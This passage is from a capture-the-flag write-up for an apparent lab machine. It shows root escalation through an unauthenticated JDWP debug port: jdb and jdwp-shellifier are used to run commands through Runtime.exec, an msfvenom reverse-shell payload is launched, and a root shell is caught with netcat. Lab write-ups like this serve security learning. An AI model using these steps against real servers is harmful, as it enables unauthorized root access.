drwxr-x--- 7 root root 4096 Oct 7 09:57 webapps
drwxr-x--- 3 root root 4096 Oct 21 14:16 work
```

Welp no access to **conf** folder which generally contains credentials to manager access.

We can't do much with port **8080**, **8009** and **8005**. But **8000** port sends a command over **JDWP** (Java Debug Wire Protocol) and expects a response. It also don't have authentication and encryption.

We can attach this debugging port to **jdb** (Java Debugger) and can place a breakpoint at one of the class which is being loaded by tomcat and can execute our required commands on server as root.

As JDB is not present on box we can do a quick port forward.

```
alex@AI:~$ ssh -R 8000:127.0.0.1:8000 root@192.168.0.104
root@192.168.0.104's password:
Linux MrR3boot 4.18.0-kali2-amd64 #1 SMP Debian 4.18.10-2kali1 (2018-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Mon Oct 21 14:29:51 2019 from 192.168.0.101
⚡ root@MrR3boot
```

Then we can attach port to jdb and can set up a breakpoint with default class method **java.lang.String.indexOf(int)** which is used by tomcat very frequently (every 5-10 seconds)

```
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai jdb -attach 8000
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> stop in java.lang.String.indexOf(int)
Set breakpoint java.lang.String.indexOf(int)
>
Breakpoint hit: "thread=main", java.lang.String.indexOf(), line=1,535 bci=0
main[1] print new java.lang.Runtime().exec("touch /tmp/test.txt")
Breakpoint hit: "thread=main", java.lang.String.indexOf(), line=1,535 bci=0
```

As shown above when the breakpoint hit we can execute code using **java.lang.Runtime** class

```

alex@AI:/tmp$ ls -al
total 52
drwxrwxrwt 13 root root 4096 Oct 24 15:01 .
drwxr-xr-x 24 root root 4096 Oct 22 12:03 ..
drwxrwxrwt 2 root root 4096 Oct 24 13:04 .font-unix
drwxr-x--- 2 root root 4096 Oct 24 15:00 hspdfdata_root
drwxrwxrwt 2 root root 4096 Oct 24 13:04 .ICE-unix
drwx----- 3 root root 4096 Oct 24 13:04 systemd-private-d35469cc513e4c3fa53d1262656e8340-apache2.service-HwzM6A
drwx----- 3 root root 4096 Oct 24 13:04 systemd-private-d35469cc513e4c3fa53d1262656e8340-ModemManager.service-Q8nktw
drwx----- 3 root root 4096 Oct 24 13:04 systemd-private-d35469cc513e4c3fa53d1262656e8340-systemd-resolved.service-DrahBx
drwx----- 3 root root 4096 Oct 24 13:04 systemd-private-d35469cc513e4c3fa53d1262656e8340-systemd-timesyncd.service-FLecEH
-rw-r----- 1 root root 0 Oct 24 15:01 test.txt
drwxrwxrwt 2 root root 4096 Oct 24 13:04 .Test-unix
drwx----- 2 root root 4096 Oct 24 13:04 vmware-root_728-2991137345
drwxrwxrwt 2 root root 4096 Oct 24 13:04 .X11-unix
drwxrwxrwt 2 root root 4096 Oct 24 13:04 .XIM-unix
alex@AI:/tmp$

```

We could see **test.txt** being created with root user permissions. There's a nice tool called **jdwp-shellifier** (<https://github.com/IOActive/jdwp-shellifier>) which does this process automatically with given arguments.

Let's generate a msfvenom payload for reverse shell

```

root@MrR3boot ~/Desktop/htb/boxes/al$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=1337 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes

```

Let's run the exploit with proper arguments.

```

alex@AI:/tmp$ python jdwp-shellifier.py -t 127.0.0.1 --break-on "java.lang.String.indexOf" --cmd "/tmp/shell.elf"
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.4'
[+] Found Runtime class: id=b8c
[+] Found Runtime.getRuntime(): id=7fde0803e7e0
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0xc31
[+] Selected payload '/tmp/shell.elf'
[+] Command string object created id:c32
[+] Runtime.getRuntime() returned context id:0xc33
[+] found Runtime.exec(): id=7fde0803e818
[+] Runtime.exec() successful, retId=c34
[!] Command successfully executed
alex@AI:/tmp$

```

```

alex@AI:/tmp$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from localhost 34894 received!
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
0ed04f28c579bf7508a0566529a8eaa3

```

And we are root :)